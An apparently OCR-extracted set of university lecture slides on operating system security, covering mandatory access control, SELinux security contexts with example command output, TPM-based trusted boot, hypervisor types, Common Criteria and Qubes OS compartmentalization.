- Relates security classification of objects with security clearances of subjects to define access rights
- Security classifications and clearances are organized in levels
- With definition of multiple categories/levels often referred to as multilevel security (MLS) with two main properties:
  - *no read up*: subject can only read an object of less or equal security level (called simple security property, ss-property)
  - *no write down*: subject can only write an object of greater or equal security level (star property, *-property)
  - additional property to implement DAC model, i.e. granting another subject/role access to resource under owner's discretion (ds-property)

Formal definition in terms of Bell-LaPadula (BLP) model

Case study: SELinux

- „**Security Enhanced Linux**“
- Developed by NSA and released as open source (GPL) in 2000, merged into mainline Linux kernel in 2003
- Implements MAC for Linux with policy support for MLS and RBAC
- Shipped with all modern Linux distributions (RedHat pioneered it and spends effort on policy improvements, e.g. Debian allows to easily enable SELinux support)
- Android 4.3 started shipping SELinux in permissive mode, Android 4.4 switched to enforcing/strict mode by default

Short summary: additional restrictions to user and daemon processes, very fine granularity on (pseudo-) files, network sockets, etc. → even the `root` user can be severely restricted

Case study: SELinux

Concept of “**type**”

- Files, sockets, etc. have a type
- E.g. `httpd_sys_content_t` for objects under `/var/www`
- E.g. `etc_t` for objects under `/etc`

Concept of “**domain**”

- Processes run in a domain
- Directly determines which access to types the process has
- E.g. `named_t` for the name server daemon
- E.g. `initrc_t` for init scripts

Case study: SELinux

Concept of “**role**”

- Roles define which user or process can access what domains (processes) and what type (files, sockets, etc.)
- Users and processes can transition to roles (e.g. during login)
- E.g. `user_r` for ordinary users
- E.g. `system_r` for processes starting under system role
- Rules determine which transitions are allowed
  → the “**SELinux policy**”

Files are “labeled” with types, the policy defines which domains the users and processes should run in

→ need filesystem and user space loader support for SELinux in addition to kernel support

Case study: SELinux

Concept of “**identity**”

- Every user account has an identity
- Identities do not change
- Identities determine which roles a user can transition to
- E.g. `user_u` for generic unprivileged users
- E.g. `root` for the superuser account

Concept of “**security context**”

- Every process and object has an associated security context with three fields (when printed in text, then denoted by colon)
  - *identity:role:domain* (for processes)
    or
  - *identity:role:type* (for files, directories, devices, sockets, etc.)

Case study: SELinux

- Example of process security context

```
root@pub ~ # ps -o pid,ruser,args,context -C apache2.prefork
  PID RUSER    COMMAND                         CONTEXT
23214 root     /usr/sbin/apache2.prefork - system_u:system_r:httpd_t:s0
23216 www-data /usr/sbin/apache2.prefork - system_u:system_r:httpd_t:s0
23227 www-data /usr/sbin/apache2.prefork - system_u:system_r:httpd_t:s0
23228 www-data /usr/sbin/apache2.prefork - system_u:system_r:httpd_t:s0
23230 www-data /usr/sbin/apache2.prefork - system_u:system_r:httpd_t:s0
23231 www-data /usr/sbin/apache2.prefork - system_u:system_r:httpd_t:s0
23232 www-data /usr/sbin/apache2.prefork - system_u:system_r:httpd_t:s0
23444 www-data /usr/sbin/apache2.prefork – system_u:system_r:httpd_t:s0
```

- Example of user security context

```
root@pub ~ # id -Z
unconfined_u:unconfined_r:unconfined_t:SystemLow-SystemHigh
```

- Example of file security context

```
root@pub ~ # ls -Z /etc/apache2/apache2.conf
system_u:object_r:httpd_config_t:SystemLow /etc/apache2/apache2.conf
root@pub ~ # ls -Z /var/www/html/index.html
unconfined_u:object_r:httpd_sys_content_t:SystemLow /var/www/html/index.html
```

Read-only web content

Case study: SELinux

- Additional support tools, e.g. audit daemon to log violations of SELinux policy
- Tools to create and compile policy as well as load during system bootup
- Modularized policy allows loading of policy “modules” (often rules for specific applications/daemons) at run time (if not prevented by main policy)
  - e.g. Android allows run-time loading of additional policies only when these are signed by the same private key that signed the whole system (firmware) image
  - additional support for boolean variables to en-/disable policy parts
- Two modes
  - permissive (report violations, but don't block)
  - enforcing (only allow what is permitted by policy)

Memory isolation

- One main task of OS is to isolate virtual process memory
- On standard Intel-compatible processors (x86, amd64, etc.), use separation into processor „rings“ to split privileged „kernel“ code from unprivileged „user space“ code
  - on ARM instruction set, use privilege levels (EL3-EL0)
- Communication between different processes has to use kernel interfaces → so-called context switches to copy memory regions between user space and kernel space
- Efficient memory separation is supported by processor hardware (available on all modern CPUs)

Trusted systems

- **Trust**: „The extent to which someone who relies on a system can have confidence that the system meets it specifications.“
- **Trusted system**: a system believed to enforce a given set of attributes to a stated degree of assurance
- **Trusted computing base (TCB)**: portion of a system that enforces a particular policy, must be resistant to tampering and circumvention
  - informally, those components one **has** to trust for a system to be trustworthy
  - practically, needs to be small and simple enough to allow systematic analysis or even formal validation

Trusted Platform Module (TPM)

- Concept from Trusted Computing Group
- Hardware module at heart of hardware/software approach to trusted computing (TC)
- Uses a TPM chip
  - motherboard, smart card, processor
  - working with approved hardware/software
  - generating and using crypto keys
- Slowly being used in mobile devices as well




Figure 13.12 TPM Component Architecture

Secure/trusted/verified/ authenticated/... boot

- Responsible for booting entire OS in stages and ensuring each is valid and approved for use
  - at each stage digital signature associated with code is verified
  - TPM keeps a tamper-evident log of the loading process
- Log records versions of all code running
  - can then expand trust boundary to include additional hardware and application and utility software
  - confirms component is on the approved list, is digitally signed, and that serial number hasn't been revoked
- Result is a configuration that is well-defined with approved components
  - Note: "approved content" ≠ "correct content" ≠ "bug-free content"
    - bug in boot loader → load any kind of modified OS and mark it as "good"

Certification service

- Once a configuration is achieved and logged the TPM can certify configuration to others
  - can produce a digital certificate
- Confidence that configuration is unaltered because:
  - TPM is considered trustworthy
  - only the TPM possesses this TPM's private key
- Include challenge value in certificate to also ensure it is timely
  - replay attacks - get value from "good" boot and substitute it
- Provides a hierarchical certification approach
  - hardware/OS configuration
  - OS certifies application programs
  - user has confidence is application configuration

Encryption service

- Encrypts data so that it can only be decrypted by a machine with a certain configuration
- TPM maintains a master secret key unique to machine
  - used to generate secret encryption key for every possible configuration of that machine
- Can extend scheme upward
  - provide encryption key to application so that decryption can only be done by desired version of application running on desired version of the desired OS
  - encrypted data can be stored locally or transmitted to a peer application on a remote machine




Figure 13.13 Decrypting a File Using a Protected Key


Virtual Machine Manager (VMM) as a TCB

- **Virtualization**: a technology that provides an abstraction of the resources used by some software which runs in a simulated environment called a virtual machine (VM)
  - benefits include better efficiency in the use of the physical system resources
  - provides support for multiple distinct operating systems and associated applications on one physical system
  - raises additional security concerns
- Additional software layer: Virtual Machine Manager (VMM), sometimes also called hypervisor, often related to the concept of a microkernel
- VMM is responsible for isolation/separation of guest operating systems → sometimes referred to as compartmentalization
- If VMM does this securely, guest OS cannot attack each other, the VMM, or the hardware
- Therefore, VMM becomes trusted computing base (TCB)

VMM types


Type 1 VMM

- Also called „native“, „full“, or „bare-metal“ virtualization
- Runs natively on hardware
- Multiple OS on top, none of these guest OS is privileged



Type 2 VMM

- Also called „hosted“ virtualization
- Runs on top of „host“ OS
- Multiple guest OS on top



Comparison of VMM types

- **Type 1 VMM**
  - sometimes assumed to be the most secure
  - in practice also depends on hardware drivers and therefore adds complexity of a small OS (TCB is more than just the hypervisor!)
  - example implementations: VMware ESX(i), Xen, L4, pKVM
- **Type 2 VMM**
  - easier to set up, can be installed as a (privileged) application on top of standard OS
  - uses hardware drivers and scheduling of host OS kernel (TCB is host kernel+userspace+hypervisor)
  - example implementations: VMware Workstation, VirtualBox, KVM/Qemu
- **Application virtualization / container concepts**
  - not really virtualization, but often used as a low-overhead replacement
  - single OS kernel, compartments/containers/zones on top with different name spaces for file systems, network, processes, etc.
  - example implementations: Solaris Zones, Linux Container, Docker.io

Common Criteria (CC)

- Common Criteria for Information Technology and Security Evaluation
  - ISO standards for security requirements and defining evaluation criteria
- Aim is to provide greater confidence in IT product security
  - development using secure requirements
  - evaluation confirming meets requirements
  - operation in accordance with requirements
- Following successful evaluation a product may be listed as ”CC certified”
  - NIST/NSA publishes lists of evaluated products

Case study: Qubes OS

- **Qubes OS** is an open source desktop operating system building upon Linux and virtualization (Xen hypervisor in R1 and R2, different VMMs supported starting with R3)
- Main focus is on **security by compartmentalization**
  - task based, not application based
  - virtual machines for different security domains, e.g. work, personal, banking, private key storage and use, untrusted, etc.
  - supports different guest OS, including full virtualization (e.g. Windows)
  - innovation is nearly seamless integration of windows (with indication of security domain) and interaction between VMs
- Can be used on most recent desktop/laptop hardware (hardware driver support by Linux kernel as available in recent Fedora releases)


Qubes OS architecture features

- Based on a (relatively small and secure) type-1 hypervisor (Xen), support for other VMMs starting with R3
- Networking code sand-boxed in an unprivileged VM (using IOMMU/VT-d)
- USB stacks and drivers sand-boxed in an unprivileged VM (experimental in R2)
- No networking code in the privileged domain (dom0)
- All user applications run in “AppVMs,” lightweight VMs based on Linux (or Windows starting with R2)
- Centralized updates of all AppVMs based on the same template
- Qubes GUI virtualization presents applications as if they were running locally
- Qubes GUI provides isolation between apps sharing the same desktop
- Secure system boot based (optional)


Qubes OS security domains

- Domains represent areas, e.g.
  - personal, work, banking
  - work-web, work-project-XYZ, work-accounting
  - personal-very-private, personal-health
- No 1-1 mapping between apps and VMs!
  - If anything, then user tasks-oriented sandboxing, not app-oriented
  - E.g. few benefits from sandboxing: The Web Browser, or The PDF Reader
- It’s data we want protect, not apps/system

Qubes OS window decorations




Qubes OS windows from different security domains



Acknowledgments: screenshot from https://qubes-os.org/wiki/QubesScreenshots

Qubes OS windows from different security domains



